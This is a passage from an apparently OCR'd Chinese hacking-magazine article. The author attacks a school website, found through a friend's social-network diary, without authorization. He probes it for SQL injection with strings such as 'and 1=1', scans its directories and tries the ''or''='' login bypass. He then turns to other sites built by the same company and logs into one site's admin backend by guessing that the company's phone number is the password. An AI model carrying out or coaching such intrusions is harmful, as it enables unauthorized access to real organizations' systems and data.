


图 7

（本文所涉及到的获取web网页中所有的超级链接、明小子注入工具已收录到光盘中）

文章难易度：★★★
文章阅读点：通过很难曲折的信息收集，最终利用上传漏洞拿下整个网站

远离SQL注入的天空同样可爱

fjhh

闲来无事，打开校内网想看看好友的近况，一下子就看到好友的日记里贴出了他们学校的网址，于是就决定检测一下，不过这次测试的过程特别曲折，因此就写出来和大家一起分享了。

打开网站，随手点开了一个链接，在后边添加“'”、“and 1=1”、“-1”进行测试，结果都出现了错误，看来它对提交的数据进行了处理，换了几个页面但都出现了同样的问题，如图1。看来从注入方面是很难在深入下去了，打开“Intellitamper.exe”扫描了一下目录，如图2，一下子就把后台的目录给扫描出来了，尝试万能密码“'or''='”和几个弱口令均告失败。







图 1

不过在扫描出的上传文件目录中看到了20076311
447569.doc这个文件，于是就下载了回来，打开后发现原来是一个网站架构的设计，通过后台页面的标题我们可以肯定此网站就是由这个公司所设计的，如图3。

看来SQL注入是没戏了，那我们就来试试由这个网站制作公司制作的其它网站吧，毕竟同一个公司制作的，肯定会有很多相似的地方。来到了这个公司的站点，在它的案例展示版块上看到了很多制作的站点页面，在一个一个的尝试过后，发现都没有SQL注入的可能，看来只能看看是否存在弱口令了，经过N次的失败后，终于找到了一个使用公司的电话做为密码的网站，于是成功的登录进了后台，如图4。


图 2

